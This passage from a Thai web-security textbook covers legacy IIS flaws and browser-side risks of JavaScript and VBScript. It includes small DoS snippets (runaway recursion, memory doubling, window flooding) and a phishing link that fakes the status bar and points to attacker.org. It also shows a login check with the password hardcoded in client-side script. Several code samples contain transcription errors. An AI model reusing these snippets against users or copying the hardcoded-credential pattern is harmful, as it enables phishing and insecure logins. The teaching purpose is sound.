ปัญหา: สำหรับ IIS ในรุ่นใดๆ ก็ตามที่ได้รับการดาวน์โหลดก่อน 3/5/98 จะมีปัญหาในส่วนของ .BAT ไฟล์ที่ปรากฏในเซิร์ฟเวอร์อื่นๆ ด้วยเช่นกันที่มีการทำงานบนวินโดวส์ NT ซึ่งในความเป็นจริงแล้วปัญหาที่เกิดขึ้นจะส่งผลกระทบที่ร้ายแรงกว่าเมื่อเปรียบเทียบกับเซิร์ฟเวอร์ตัวอื่นๆ เนื่องจากว่าในความเป็นจริงแล้วไฟล์ .BAT ไม่สมควรหรือจำเป็นจะต้องติดตั้งบนเซิร์ฟเวอร์ ซึ่งจะทำให้ผู้ใช้ที่ไม่ประสงค์ดีสามารถทำการเปลี่ยนแปลงหรือใช้คำสั่งบน DOS บนตัวเซิร์ฟเวอร์ได้อย่างตามอำเภอใจ

การแก้ไขและป้องกัน: อย่างไรก็ตามปัญหาดังกล่าวสามารถทำการแก้ไขได้โดยการดาวน์โหลดแพตช์ เพื่อทำการแก้บั๊กที่เกิดขึ้นได้ที่ http://www.microsoft.com/infoserv นอกจากนี้สำหรับเว็บเซิร์ฟเวอร์ IIS ที่ได้รับการดาวน์โหลดหลังวันที่ 3/5/98 จะไม่มีปัญหาในส่วนนี้

ในกรณีของเว็บเซิร์ฟเวอร์ IIS ตั้งแต่เวอร์ชันที่ 3 ลงไปจะมีปัญหาซึ่งเป็นปัญหาความอ่อนแอที่จะทำให้ผู้ใช้ที่ติดต่อกับเว็บเซิร์ฟเวอร์ IIS สามารถที่จะทำการดาวน์โหลดและทำการอ่านค่าต่างๆ ในสคริปต์หรือทำการเปลี่ยนแปลงหรือเซ็ตค่าใหม่บนเครือข่าย อีกทั้งยังสามารถทำการอ่านข้อมูลในฐานข้อมูล ความอ่อนแอหรือปัญหานี้เกิดจากการเซ็ตให้สามารถทำการอ่านไฟล์ในไดเร็กทอรี่ได้ซึ่งสามารถทำการแก้ไขได้โดยการไม่อนุญาตให้ทำการอ่านไฟล์ที่สำคัญหรือต้องการให้เป็นความลับ และสามารถทำการดาวน์โหลดแพตช์เพื่อทำการแก้ไขได้ที่ ftp://ftp.microsoft.com/bussys/winnt/winnt-public/fixes/usa/nt40/hotfixespostsp2/iis-fix

บทที่ 8
ปัญหาความปลอดภัยที่เว็บไคลเอนต์

8.1 ปัญหาความปลอดภัยที่ตัวเว็บไคลเอนต์

ปัญหาที่เกิดขึ้นที่ตัวเว็บไคลเอนต์ส่วนใหญ่เป็นปัญหาที่ส่งผลกระทบต่อข้อมูล ไฟล์และรีซอร์ส (Resource) ต่างๆ ที่เก็บไว้ในฮาร์ดดิสก์ของผู้ใช้บริการ นอกจากนี้ยังรวมไปถึงการถูกละเมิดความเป็นส่วนตัวของผู้ใช้ในขณะทำการติดต่อกับเว็บไซต์อยู่ทั้งจากแฮกเกอร์และแม้กระทั่งเจ้าของเว็บไซต์เอง สามารถแบ่งพิจารณาเป็นกรณีย่อยๆ ได้ดังนี้

- **Client Side Script**

ไคลเอนต์ไซต์สคริปต์เป็นสคริปต์ที่เขียนขึ้นด้วยภาษาโปรแกรมมิ่งต่างๆ กัน โดยที่สคริปต์เหล่านั้นจะถูกทำการประมวลผลที่ฝั่งของไคลเอนต์ ซึ่งในที่นี้ก็คือเว็บบราวเซอร์ โดยไคลเอนต์ไซต์สคริปต์จะช่วยเพิ่มความสามารถในการติดต่อและโต้ตอบกันของข้อมูลหรือการทำงานต่างๆ ระหว่างผู้ใช้และเว็บเซิร์ฟเวอร์ผ่านสคริปต์ที่ทำงานโดยเว็บบราวเซอร์ ตัวอย่างเช่น สคริปต์ที่นำมาใช้ในการตรวจสอบอินพุตของผู้ใช้ในการกรอกข้อมูลลงบนแบบฟอร์มผ่านเว็บบราวเซอร์ ซึ่งสคริปต์ที่ทำงานนี้สามารถทำการตรวจสอบว่ามีความผิดพลาดเกิดขึ้นหรือไม่ก่อนที่จะส่งข้อมูลกลับไปยังเซิร์ฟเวอร์

ไคลเอนต์ไซต์สคริปต์ที่จะกล่าวถึงต่อไปนี้เป็นสคริปต์ที่ใช้กันอย่างแพร่หลายในปัจจุบัน คือ จาวาสคริปต์ (Java Script) และวีบีสคริปต์ (VB Script) ซึ่งจะมีโครงสร้างการทำงานและข้อดีข้อเสียที่ต่างกันออกไป ซึ่งจะกล่าวถึงต่อไปในภายหลัง

โดยปกติแล้วสคริปต์จะถูกรันโดยเว็บบราวเซอร์ ซึ่งเว็บบราวเซอร์แต่ละตัวก็จะรองรับการทำงานของแต่ละสคริปต์ต่างกันออกไป นั่นก็คือจะมีความเสี่ยงทางด้านความปลอดภัยที่ต่างกันด้วย ซึ่งผู้ใช้จะต้องตระหนักถึงผลกระทบเหล่านั้นต่อทรัพยากรบนเครื่องของผู้ใช้ด้วย

จาวาสคริปต์ (Java Script)

จาวาสคริปต์เป็นภาษายุคใหม่สำหรับการเขียนโปรแกรมบนระบบอินเทอร์เน็ตที่กำลังได้รับความนิยมอย่างสูง เราสามารถทำการเขียนโปรแกรมจาวาสคริปต์เพิ่มเข้าไปในเว็บเพจเพื่อใช้ประโยชน์สำหรับงานด้านต่างๆ ทั้งการคำนวณ การแสดงผล การรับ-ส่งข้อมูล และที่สำคัญคือสามารถโต้ตอบกับผู้ใช้ได้อย่างทันทีทันใด นอกจากนี้ยังมีความสามารถด้านอื่นๆ อีกหลายประการที่ช่วยสร้างความน่าสนใจให้แก่เว็บเพจของเราเป็นอย่างมาก

จาวาสคริปต์ถือกำเนิดมาจากบริษัท Netscape Communication ถูกเปิดตัวครั้งแรกในชื่อ LiveScript เพื่อใช้สร้างเว็บเพจที่สามารถแลกเปลี่ยนข้อมูลกับเซิร์ฟเวอร์แบบ LiveWare ได้โดยจาวาสคริปต์เป็น "ภาษาสคริปต์เชิงวัตถุ" ที่ช่วยให้เราสามารถควบคุมเว็บเพจได้อย่างง่ายดาย สามารถทำงานข้ามแพลตฟอร์มได้ ทำหน้าที่เป็นตัวประสานระหว่างเว็บเพจ HTML, จาวาแอพเพล็ต (Java Applet) และเว็บบราวเซอร์ทั้งทางฝั่งไคลเอนต์และฝั่งเซิร์ฟเวอร์ และสามารถใช้กับเทคโนโลยีอื่นๆ เช่น ActiveX,

CGI, Plug-in, จาวาและอื่นๆ ซึ่งช่วยให้เว็บเพจที่บรรจุจาวาสคริปต์มีความน่าสนใจและสมบูรณ์แบบมากกว่าเว็บเพจทั่วไป

ตัวอย่างต่อไปนี้เป็นส่วนหนึ่งของโปรแกรมที่เขียนขึ้นจากจาวาสคริปต์และผลของการรันสคริปต์ ดังนี้

```
<Font Color="Maroon" Size="+1"> This is your first script example. Today's date is
        <SCRIPT LANGUAGE="JAVASCRIPT">
            < ! —
                d = new Date( );
                document.write ( )
            // -- >
        </SCRIPT>
</Font>
```

จากตัวอย่างเป็นโปรแกรมที่ถูกเขียนขึ้นด้วยจาวาสคริปต์ซึ่งสังเกตได้จากการประกาศการใช้ในคำสั่ง **LANGUAGE** โดยผลของการรันจาวาสคริปต์จะเป็นการนำเอาวันที่ที่ได้ไปเก็บไว้ในตัวแปร **d** ด้วยฟังชัน **new Date** ซึ่งผลของการรันเป็นดังนี้

```
Today's date is Tue Mar 13 13:20.21 UTC+0700 2001
```

ตัวอย่างต่อไปจะเป็นตัวอย่างตรวจสอบอินพุต ซึ่งในที่นี้ก็คือความยาวของชื่อของผู้ใช้ (UserName) ว่ามีจำนวนตัวอักษรน้อยกว่า 5 ตัวหรือไม่และตรวจสอบว่าชื่อที่พิมพ์เข้าไปนั้นตรงตามกฎหรือถูกต้องหรือไม่และในส่วนสุดท้ายก็จะเป็นการตรวจสอบรหัสผ่าน (Password) ดังนี้

จากตัวอย่าง โปรแกรมที่แสดงข้างต้นจะทำการรันในส่วนของเมทธอด (Method) **thisPage_onbeforeserverevent** และตรวจสอบอินพุตของผู้ใช้ในแบบฟอร์ม ซึ่งถ้าไม่ผ่านการตรวจสอบค่าของ **thisPage.cancelEvent** จะมีค่าเป็น **true** ซึ่งจะทำให้เว็บบราวเซอร์ยกเลิกการส่งข้อมูลไปยังเซิร์ฟเวอร์และทำการแจ้งต่อผู้ใช้เป็นต้น

```
<SCRIPT LANGUAGE = javascript>
<! –

// perform client-side input validation
// before returning to server
function thisPage_onbeforeserverevent ( ) {

        // check for minimum username length
        if (document.thisForm.Textbox1.value.length < 5)  {
            alert ("UserName must be at least 5 characters!");
            thisPage.cancelEvent=true;
            return;
        }

        // check for valid username
        if (document.thisForm.Textbox1.value!="VIUSER" {
            alert ("Invalid UserName!");
            thisPage.cancelEvent=true;
            return;
        }

        // check for valid password
        if (document.thisForm.Textbox2.value!="SECRET") {
            alert ("Invalid Password!");
            thisPage.cancelEvent=true'
            return;
        }
}

// -- >
</SCRIPT>
```

ความปลอดภัยของจาวาสคริปต์ (Java Script Security)

โปรแกรมที่เขียนขึ้นโดยจาวาสคริปต์จะมีความปลอดภัยมากกว่าโปรแกรมที่เขียนขึ้นโดยจาวาหรือโปรแกรมอื่นๆ เนื่องจากเหตุผลดังนี้

- ไม่มีเมทธอดใดๆ ของจาวาสคริปต์ที่สามารถเข้าถึงระบบไฟล์ของเครื่องคอมพิวเตอร์ที่ฝั่งไคลเอนต์ได้โดยตรง
- ไม่มีเมทธอดใดๆ ของจาวาสคริปต์ที่จะสามารถทำการเปิดหรือสร้างการติดต่อสื่อสารไปยังเครื่องคอมพิวเตอร์บนเครือข่ายได้โดยตรง

แต่จาวาสคริปต์ก็เหมือนกับส่วนอื่นของเว็บ คือ ได้รับการพัฒนาและเปลี่ยนแปลงอยู่ตลอดเวลา ซึ่งยิ่งพัฒนาก็จะยิ่งมีจุดอ่อนเพิ่มขึ้นเรื่อยๆ โดยปัญหาทางด้านความปลอดภัยของจาวาสคริปต์สามารถจำแนกได้ 2 ประการ คือ ปัญหาความปลอดภัยเนื่องจากการจู่โจมแบบ DoS (Denial of Service Attack) และปัญหาความปลอดภัยจากการจู่โจมแบบสพูฟิ่ง (Spoofing Attack)

ปัญหาความปลอดภัยเนื่องจากการจู่โจมแบบ DoS (Denial of Service Attack)

ปัญหาด้านความปลอดภัยที่สำคัญของจาวาสคริปต์ คือความยากในการป้องกันการจู่โจมแบบ DoS เนื่องมาจากผู้ที่ทำการพัฒนาจาวาสคริปต์ไม่ได้คำนึงถึงความสำคัญหรือข้อบกพร่องจากการจู่โจมในลักษณะนี้

การจู่โจมแบบ DoS จะส่งผลกระทบต่อผู้ที่ใช้เว็บด้วยเช่นกัน โดยโปรแกรมการจู่โจมจะถูกฝัง (Embedded) เป็นส่วนหนึ่งของโปรแกรมจาวาสคริปต์

การจู่โจมแบบ DoS จะมีลักษณะและผลของการจู่โจมที่แตกต่างกันออกไป ในส่วนนี้จะกล่าวถึงชนิดของการจู่โจมแบบ DoS ซึ่งจะเกี่ยวข้องกับเว็บบราวเซอร์ที่จะทำการรันสคริปต์ต่างๆ เหล่านั้นโดยจะกล่าวถึงเฉพาะ Netscape และ Internet Explorer ชนิดของการจู่โจมแบบ DoS มีดังนี้

- CPU and Stack Attack
- Swap Space Attack
- Window System Attack

CPU and Stack Attack

โปรแกรมที่เขียนโดยจาวาสคริปต์สามารถที่จะทำให้เครื่องคอมพิวเตอร์หยุดการทำงานได้โดยโปรแกรมจะไปร้องขอการใช้งานของซีพียูและหน่วยความจำในปริมาณมากทำให้ซีพียูและหน่วยความจำไม่สามารถทำงานอื่นได้ ตัวอย่างโปรแกรมต่อไปนี้เป็นโปรแกรมที่เขียนด้วยจาวาสคริปต์ซึ่งเป็นโปรแกรมที่ทำการคำนวณเลขทางคณิตศาสตร์ ซึ่งผลการทำงานจะใช้ทรัพยากรของซีพียูและหน่วยความจำจนหมด

```
<html>
<head><title>Fibonacci Test Page </title>
</head>
<body>
<h1>The Fibonacci Series</h1>
<script>
function fibonacci (n)
        {
                if (n > 1) return fibonacci(n-1)+fibonacci(n-2);
                        if(n=>0) return 0;
                        return 1;
                }
                for (I=0;I<100000; I++){
                        document.write("Fibonacci number "+I+" is "+fibonacci(I)+"<br>");
                }

                </script>
                </body>
                </html>
```

ในความเป็นจริงแล้วทั้ง Netscape และ Internet Explorer จะสามารถแก้ไขปัญหาที่เกิดขึ้นได้แต่จะต่างกันออกไป โดย Netscape จะแสดงข้อความ (Error Message) คือ "Lengthy JavaScript" และข้อความให้ผู้ใช้ทำการปิดโปรแกรม แต่สำหรับส่วนของ Internet Explorer จะทำการรันโปรแกรมและจะหยุดการทำงานเมื่อค่าของ Fibonacci เท่ากับ 22 ซึ่งจะทำให้เกิด Stack Overflow ขึ้น

Swap Space Attack

เป็นลักษณะของโปรแกรมที่เมื่อทำการรันโดย Netscape และ Internet Explorer แล้วพยายามที่จะจัดสรรหน่วยความจำจำนวนมากเพื่อรองรับการทำงาน ซึ่งเสมือนกับการเคลื่อนย้ายไฟล์ (Swap) ไปยังหน่วยความจำสำรอง (Hard Disk) ทั้งหมดภายในเครื่อง


โปรแกรมต่อไปนี้เป็นโปรแกรมที่เป็นการจู่โจมแบบ Swap Space

การจู่โจมแบบ Swap Space Attack จะแตกต่างกับแบบ Stack Attack ซึ่งการจู่โจมแบบ Swap Space นี้จะส่งผลกระทบอย่างมากต่อประสิทธิภาพของเว็บบราวเซอร์และทุกๆ โปรแกรมที่กำลังทำงานอยู่บนเครื่องคอมพิวเตอร์ นั่นก็เป็นเพราะว่าคอมพิวเตอร์ถูกสั่งให้ทำการเคลื่อนย้ายไฟล์ (Swap) ไปมาอยู่ตลอดเวลา ซึ่งในกระบวนการเคลื่อนย้ายไฟล์นี้จะทำให้หน่วยความจำสำรองและซีพียูไม่สามารถทำงานอื่นได้

```
Public true mouseDown (Event evt, int x, int y)
{
        String big= "This is going to be really big.";
        Int I;
        For (I=0; I<100000;I++){
                big = big+big;
        }
        return true;
}
```

Window System Attack

จาวาสคริปต์ที่มีการดาวน์โหลดโค้ด (Code) ในการสร้างและจัดการหน้าต่าง (Window) บนเครื่องของผู้ใช้ การทำงานในส่วนของ GUI (Graphic User Interface) จะใช้ทรัพยากรของระบบบนเครื่องเป็นจำนวนมากโดยจะทำการสร้างหน้าต่างขึ้นมาจำนวนมาก ซึ่งทำให้ไม่สามารถทำงานอื่นได้บนเครื่องคอมพิวเตอร์ ตัวอย่างของการจู่โจมชนิดนี้ เช่น การที่ผู้ใช้เข้าไปยังเว็บไซต์ www.bcl.net/~hpokindm/security/testbrowser.html เว็บบราวเซอร์จะทำการรันโปรแกรมในส่วนของจาวาสคริปต์ ซึ่งจะส่งผลให้เกิดการเปิดหน้าต่างใหม่ขึ้นมาเรื่อยๆ ทำให้ผู้ใช้ไม่สามารถหยุดยั้งได้จนกว่าทรัพยากรบนเครื่องจะถูกใช้หมดไป สิ่งที่ผู้ใช้สามารถทำได้ คือการกด Ctrl+Atl+Delete ซึ่งจะส่งผลให้เครื่องหยุดและต้องเริ่มการทำงานใหม่ ดังรูปที่ 8-1



รูปที่ 8-1 แสดงผลลัพธ์จากการเข้าไปยังเว็บเพจที่รันจาวาสคริปต์ที่ไม่ปลอดภัย

การป้องกันการจู่โจมแบบ DoS

ในความเป็นจริงแล้วไม่มีวิธีใดในการป้องกันการจู่โจมแบบ DoS ได้ 100 เปอร์เซ็นต์ แต่ผู้ใช้สามารถทำการป้องกันโดยการลดความเสี่ยงต่างๆ ที่เป็นสาเหตุการจู่โจมแบบ DoS โดยสาเหตุส่วนใหญ่ของการจู่โจมจะมาจากบั๊กของตัวโปรแกรมเอง ซึ่งแนวทางในการลดความเสี่ยงมีดังนี้

- จำกัดและติดตามการใช้ทรัพยากรภายในเครื่องเนื่องจากการรันโปรแกรมบนเครื่อง โดยทำการติดตามว่าโปรแกรมที่ทำการดาวน์โหลดหรือรันอยู่นั้นมีการใช้ซีพียูหรือหน่วยความจำมากน้อยแค่ไหน
- ทำการปรับค่าในบราวเซอร์ไม่ให้มีการใช้งานในส่วนของจาวาสคริปต์ (Disable) ทั้งของ Netscape และ Internet Explorer แต่ในกรณีนี้ผู้ใช้ต้องตระหนักว่าจะไม่สามารถทำการรันงานบางอย่างหรือเปิดเว็บเพจได้ถ้าไม่มีการใช้งานจาวาสคริปต์

ปัญหาความปลอดภัยจากการจู่โจมแบบสปูฟิง (Spoofing Attack)

โปรแกรมที่เขียนด้วยจาวาสคริปต์สามารถที่จะทำให้ผู้ใช้เครื่องสับสนได้เมื่อมีการเปิดเว็บเพจผ่านบราวเซอร์

Spoofing Browser Status with Java Script

โปรแกรมที่เขียนด้วยจาวาสคริปต์สามารถที่จะสร้างส่วนที่หลอกผู้ใช้บนหน้าเวบเพจ ซึ่งสามารถที่จะสร้างส่วนที่หลอกผู้ใช้ได้ เช่น

- จาวาสคริปต์สามารถสร้างข้อความปลอมขึ้นมาหลอกผู้ใช้ได้
- จาวาสคริปต์สามารถทำการหลอกผู้ใช้โดยการเปลี่ยน URL ใน Status Line ได้
- จาวาสคริปต์สามารถทำการซ่อนส่วนของ "Goto:" ของบราวเซอร์ได้และทำงานด้วยแบบฟอร์มอื่นที่สร้างขึ้นเองโดยจาวาสคริปต์

เช่น URL ที่ผู้ใช้ต้องการจะติดต่อ คือ http://www.shopping.com/order-entry.html แต่เมื่อผู้ใช้ทำการคลิกเพื่อเข้าไปยังเว็บไซต์ เว็บเพจที่แสดงจริงกลับเป็น URL ที่ http://www.attacker.org/trapped.html โดยทำการเขียนโปรแกรมจาวาสคริปต์ ดังนี้

```
<a href = "http://www.attacker.org/trapped.html"
onMouserover="window.status='http://www.shopping.co
m/order/order-entry.html';
return true">Click Here to enter your credit card number
</a>
```

ผู้ใช้ส่วนใหญ่จะเชื่อถือและไว้ใจในการรันโปรแกรมที่ทำการดาวน์โหลดจากเว็บไซต์ที่น่าเชื่อถือ (Well Trusted Domain) อย่างไรก็ตามก็มีหลายกลยุทธ์ในการหลอกล่อผู้ใช้ผ่านเว็บบราวเซอร์ ในการดาวน์โหลดโปรแกรมจากโดเมนเนมหนึ่งแต่ในความเป็นจริงแล้วกลับเป็นการดาวน์โหลดจากโดเมนเนมอื่น ตัวอย่างเช่นผู้ใช้ต้องการดาวน์โหลดไฟล์ *SETUP.EXE* จากไมโครซอฟท์

- ผู้ใช้อาจจะคิดว่าไฟล์ที่กำลังทำการดาวน์โหลดจาก *MICROSOFT.COM* แต่ในความเป็นจริงแล้วดาวน์โหลดจาก *MICROS0FT.COM* (ตัวอักขระ "O" เปลี่ยนเป็น "0")
- ผู้ใช้อาจจะเห็นว่าไฟล์ที่กำลังดาวน์โหลดนั้นมาจาก *MICROSOFT.CO.FI* โดยที่ไม่รู้ว่าเป็นโดเมนเนมที่เกี่ยวข้องกับไมโครซอฟท์หรือไม่
- เว็บบราวเซอร์อาจจะแสดงเฉพาะส่วนต้นและส่วนท้ายแต่จะไม่แสดงอักขระตรงส่วนกลางของไฟล์ที่จะทำการดาวน์โหลด เช่นบราวเซอร์อาจแสดงแอดเดรส ดังนี้ http://www.microsoft.co../setup.exe แต่ในความเป็นจริงแล้วทำการดาวน์โหลดจาก http://www.microsoft.com.attacker.org/guests/users/hacker/setup.exe

การป้องกันการจู่โจมแบบสปูฟิง

ในการลดความเสี่ยงจากการจู่โจมแบบนี้โดยการสร้างส่วนป้องกันการสปูฟิง (Unspoofable) ซึ่งเป็นส่วนที่ไม่สามารถเขียนด้วยจาวาสคริปต์ เช่น Netscape Navigator จะแสดง DNS ของเว็บเซิร์ฟเวอร์ในส่วนที่ไม่สามารถเขียนหรือดัดแปลงโดยการเขียนจาวาสคริปต์ แต่วิธีการแก้ไขที่ดีที่สุดคือการตรวจสอบใบ Certificate ของทางฝั่งเซิร์ฟเวอร์ที่ทำการติดต่อด้วย

วีบีสคริปต์ (VB Script)


วีบีสคริปต์ คือได้ว่าเป็นสับเซ็ตของวิชวลเบสิก (Visual Basic) คือนำเอารูปแบบภาษาการเขียนโปรแกรมในแบบวิชวลเบสิกมาเขียนคำสั่งให้แอพพลิเคชันสำหรับอินเทอร์เน็ตหรือสั่งงานให้บราวเซอร์ทำงานได้ตามต้องการ โดยจะเพิ่มความน่าสนใจให้กับแอพพลิเคชันที่สร้างขึ้น

แม้วีบีสคริปต์จะมีความสามารถจำกัดกว่าวิชวลเบสิกในหลายเรื่อง แต่ด้วยความเรียบง่ายของวีบีสคริปต์ ทำให้ทางไมโครซอฟท์เลือกนำมาใช้ในการเพิ่มความสามารถให้แอพพลิเคชันสำหรับอินเทอร์เน็ต รวมทั้งเทคโนโลยีการจัดการเว็บเพจและเว็บเซิร์ฟเวอร์อย่าง ASP (Active Server Page)

องค์ประกอบของแอพพลิเคชันที่ใช้งานวีบีสริปต์

แอพพลิเคชันที่นำความสามารถของวีบีสคริปต์ไปใช้งานมักจะประกอบด้วย

- คำสั่งของภาษา HTML
  จะเป็นส่วนที่บรรจุข้อความในภาษา HTML ให้ทุกบราวเซอร์เข้าใจและแสดงผลได้อย่างตรงกัน
- VBScript Delimiter
  เป็นสิ่งที่ใช้แยกวีบีสคริปต์ออกจากภาษา HTML โดยจะใช้แท็ก <SCRIPT> ครอบส่วนที่เป็นคำสั่งในวีบีสคริปต์ และมักจะใช้แท็ก Comment (<!-- กับ -- >) ครอบส่วนที่เป็นวีบีสคริปต์ภายในอีกชั้นหนึ่ง ซึ่งจะมีข้อดีคือ ถ้าแอพพลิเคชันนี้ถูกเรียกใช้งานโดยบราวเซอร์ที่ไม่สนับสนุนวีบีสคริปต์ก็ยังใช้งานได้อย่างต่อเนื่อง
- VBScript Subroutine or Function
  คือความสามารถในการสั่งให้ทำโปรแกรมย่อยของวีบีสคริปต์ ซึ่งจะเหมือนกับการเขียนโปรแกรมในแบบโครงสร้าง (Structure Programming)



รูปที่ 8-2 แสดงโครงสร้างการทำงานของแอพพลิเคชันที่ใช้วีบีสคริปต์จัดการ

ในกรณีของฟังก์ชัน (Function) เราสามารถเขียนขึ้นมาใช้เองได้หรืออาจจะใช้งานฟังก์ชันที่วีบีสคริปต์เตรียมไว้ก็ได้

- VBScript Built-in Object

  วีบีสคริปต์เองมีออบเจ็กต์อยู่จำนวนหนึ่งซึ่งพร้อมถูกนำมาใช้งานร่วมกันกับคำสั่งในวีบีสคริปต์ เช่น Dictionary Object, File System Object, Err Object เป็นต้น ซึ่งออบเจ็กต์เหล่านี้ต่างมีความสามารถในตัวและทำให้วีบีสคริปต์มีความน่าใช้งานมากขึ้น

ตัวอย่างต่อไปนี้เป็นโปรแกรมอย่างง่ายที่เขียนขึ้นโดยวีบีสคริปต์และ HTML ซึ่งเป็นการสร้างปุ่มข้อความ (Message Box) ที่มีข้อความว่า "Test" อยู่บนปุ่ม ดังนี้

```
<HTML>
    <HEAD><TITLE> A Simple First Page </TITLE>
    <SCRIPT LANGUAGE="VBScript">
    <!—
    Sub Button1_OnClick
        MsgBox "Test"
    End Sub
    -->
    </SCRIPT>
    </HEAD>
    <BODY>
    <H3> A Simple First Page </H3><HR>
    <FORM><INPUT NAME="Button1" TYPE="BUTTON"
    VALUE="Click Here"></FORM></BODY>
</HTML>
```

วีบีสคริปต์กับการเขียนพัฒนาแอพพลิเคชันแบบ Event-Driven

สำหรับวีบีสคริปต์แล้ว เรียกได้ว่าเป็นวิชวลเบสิกฉบับย่อซึ่งสิ่งหนึ่งที่ติดมาจากวิชวลเบสิกและทำการพัฒนาแอพพลิเคชันสำหรับอินเทอร์เน็ตมีประสิทธิภาพขึ้น ก็คือการใช้หลักของ Event-Driven (เหตุการณ์พาไป) มาใช้ ทำให้แอพพลิเคชันอินเทอร์เน็ตที่สร้างขึ้นสามารถตอบสนองต่อเหตุการณ์ที่จะเกิดขึ้น (จากการใช้งานของผู้ใช้งาน) ได้อย่างเหมาะสมโดยใช้รูปแบบภาษาเช่นเดียวกับวิชวลเบสิก

